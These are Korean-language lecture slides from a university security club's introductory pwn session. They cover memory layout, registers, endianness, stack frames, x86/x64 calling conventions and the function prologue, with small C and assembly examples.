

CyKor Pwn

CYDF 21

이효민

Today

- ❖ Stack Frame & 함수 호출 규약
- ❖ 함수 프로로그, 에필로그
- ❖ Buffer Overflow
- ❖ Shellcode
- ❖ Pwntools 사용법

Review


- ❖ Memory Structure
 - Text, Data, BSS, Heap, Stack
- ❖ GDB
- ❖ Assembly
 - Register
 - Instruction
- ❖ Calling Convention (x86, x64)

Review

```


1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int x;
5  int y = 100;
6
7  int main(void) {
8      int a;
9      int b = 10;
10     const char* c;
11     char d[10];
12
13     const char* e = "blah blah..";
14     void* f = malloc(0x10);
15
16     return 0;
17 }

```



Review

❖ Register



Review

- ❖ Register
 - AX(Accumulator register)
 - BX(Base register)
 - CX(Count register)
 - DX(Data register)
 - SI(Source Index)
 - DI(Destination Index)
 - SP(Stack Pointer) – 스택 프레임의 최상단 (가장 낮은 주소)
 - BP(Base Pointer) – 스택 프레임의 최하단 (가장 높은 주소)
 - IP(Instruction Pointer) – 현재 실행 중인 명령어
 - ...

Review

- ❖ push a – 스택에 a를 쌓음
- ❖ pop a – 스택에서 값을 뽑아내서 a register에 저장
- ❖ mov a, b
- ❖ lea a, b
- ❖ call a – a 호출
- ❖ jmp a
- ❖ leave – 스택 프레임을 정리
- ❖ ret – 반환 주소로 점프

Endian

- ❖ 메모리에 저장할 때 바이트를 배열하고 저장할까요?
- ❖ 컴퓨터에서 데이터를 저장할 때 byte 단위로 나뉘어 저장 (1byte == 8bit)
- ❖ Big Endian(빅 엔디안), Little Endian(리틀 엔디안)방식이 있음.

Endian

❖ 빅 엔디안

- 최상위 바이트 (MSB - Most Significant Byte)부터 차례로 저장하는 방식
- 우리가 흔히 보는 16진수 표기처럼 그대로 저장(0x12345678)

❖ 리틀 엔디안

- 최하위 바이트 (LSB - Least Significant Byte)부터 차례로 저장하는 방식
- 마지막 바이트부터 저장

		0x1000	0x1001	0x1002	0x1003	
빅 엔디안	...	0x12	0x34	0x56	0x78	...
리틀 엔디안	...	0x78	0x56	0x34	0x12	...

Endian

- ❖ X86 아키텍처는 리틀 엔디언을 쓰기 때문에 꼭 아셔야 합니다.



종류	0x1234의 표현	0x12345678의 표현
빅 엔디언	12 34	12 34 56 78
리틀 엔디언	34 12	78 56 34 12

Endian 예시

- ❖ 예시) `int exampe = 130;` (4바이트) 를 저장
- ❖ Hex값으로는 `0x00000082`이다. -> 4바이트니깐 앞에 `000000` 채워준거다.
- ❖ 빅 엔디안으로 저장 -> `0x00000082`
- ❖ 리틀 엔디안으로 저장 -> `0x82000000`
- ❖ 컴퓨터가 빅 엔디안을 읽으려면 앞에 쓸모없는 0바이트 3개를 읽어야 하는데 리틀 엔디안으로 저장된걸 읽으면 바로 값 파악 가능.
 - -> 빠름


Stack Frame

- ❖ Last In First Out 형태의 자료구조
- ❖ C에서는 각 함수마다 Stack Frame을 정의함.



Stack Frame

- ❖ 함수마다 Stack Frame이 존재
 - 함수를 호출하면 Stack Frame을 생성
 - 함수 호출이 끝나면 Stack Frame을 정리



```

1 #include <stdio.h>
2
3 int add(int x, int y){
4     return x+y;
5 }
6
7 int main(){
8     int a = add(3,5);
9     printf("%d", a);
10    return 0;
11 }
12

```


Stack Frame

❖ 프로그램 실행 Stack Frame 과정

- 1. Main 호출
- 2. add 호출
- 3. add 함수 종료
- 4. main 함수 종료

❖ 32bit 기준

❖ RET? SFP?




Calling Convention

❖ 함수를 호출할 때 인자를 어떻게 넘길까요?

```

1 #include <stdio.h>
2
3 int add(int x, int y){
4     return x+y;
5 }
6
7 int main(){
8     int a = add(3,5);
9     printf("%d", a);
10    return 0;
11 }
12

```




Calling Convention

❖ 함수 호출 규약

- 운영체제, CPU, 언어 등에 따라 다름.
- 32bit x86(intel) C에서 사용하는 함수 호출 규약
 - `__cdecl` : 스택 프레임 사용하여 파라미터 전달 (개수 제한 없음, 오른쪽 -> 왼쪽 순으로 push)
 - `__stdcall`, `__fastcall`
- 64bit 함수 호출 규약
 - 64bit는 32bit와 다르게 `__fastcall` 방식만 이용함. => 일부 레지스터를 이용하여 전달, 나머지는 스택
 - 리눅스에서는 RDI, RSI, RDX, RCX, R8, R9 순서로 6개까지의 파라미터를 전달
 - 윈도우에서는 RCX, RDX, R8, R9 순서로 4개까지 전달
- 윈도우 등 다른 호출 규약은 구글링

Calling Convention

- SP(Stack Pointer) – 스택 프레임의 최상단 (가장 낮은 주소)
- BP(Base Pointer) – 스택 프레임의 최하단 (가장 높은 주소)



```
int add(int x, int y){
    return x+y;
}
```

↓

```
mov eax, [ebp + 8]
add eax, [ebp + C]
```

함수 프로로그, 에필로그


- ❖ Stack Frame은 그럼 어떻게 만들어지나요?
- ❖ 함수가 호출될 때 어셈블리 코드로 Stack Frame을 형성하는 과정
 - 함수 프로로그
- ❖ 함수가 호출되고 기존 함수로 돌아갈 때, Stack Frame을 정리하는 과정
 - 함수 에필로그

함수 프로로그

- ❖ PUSH ebp
- ❖ MOV ebp, esp


함수 프로로그

- ❖ `main()` → `add()` 호출 될 때 과정을 생각해 봅시다.
- ❖ 현재 `main` 함수의 Stack Frame




함수 프로로그

- ❖ 0단계: add 함수로 주어지는 인자를 함수 호출 규약에 의거해 push (cdelc, 오른쪽 -> 왼쪽)




함수 프로로그

- ❖ 1단계: CALL add()
 - Return address를 push 합니다.
 - Add 함수 종료 시 main 함수로 돌아가기 위해 main 함수의 위치를 기억하기 위함.




함수 프로로그

- ❖ 2단계: PUSH ebp
 - 현재 ebp의 주소를 스택에 PUSH 하여 기록 => Stack Frame Pointer
 - add 함수 종료 후 main 함수 스택 프레임의 ebp로 돌아가기 위함.




함수 프로로그

- ❖ 3단계: MOV ebp, esp (ebp를 esp 위치로 옮긴다.)
- ❖ add 함수 Stack Frame 준비 완료

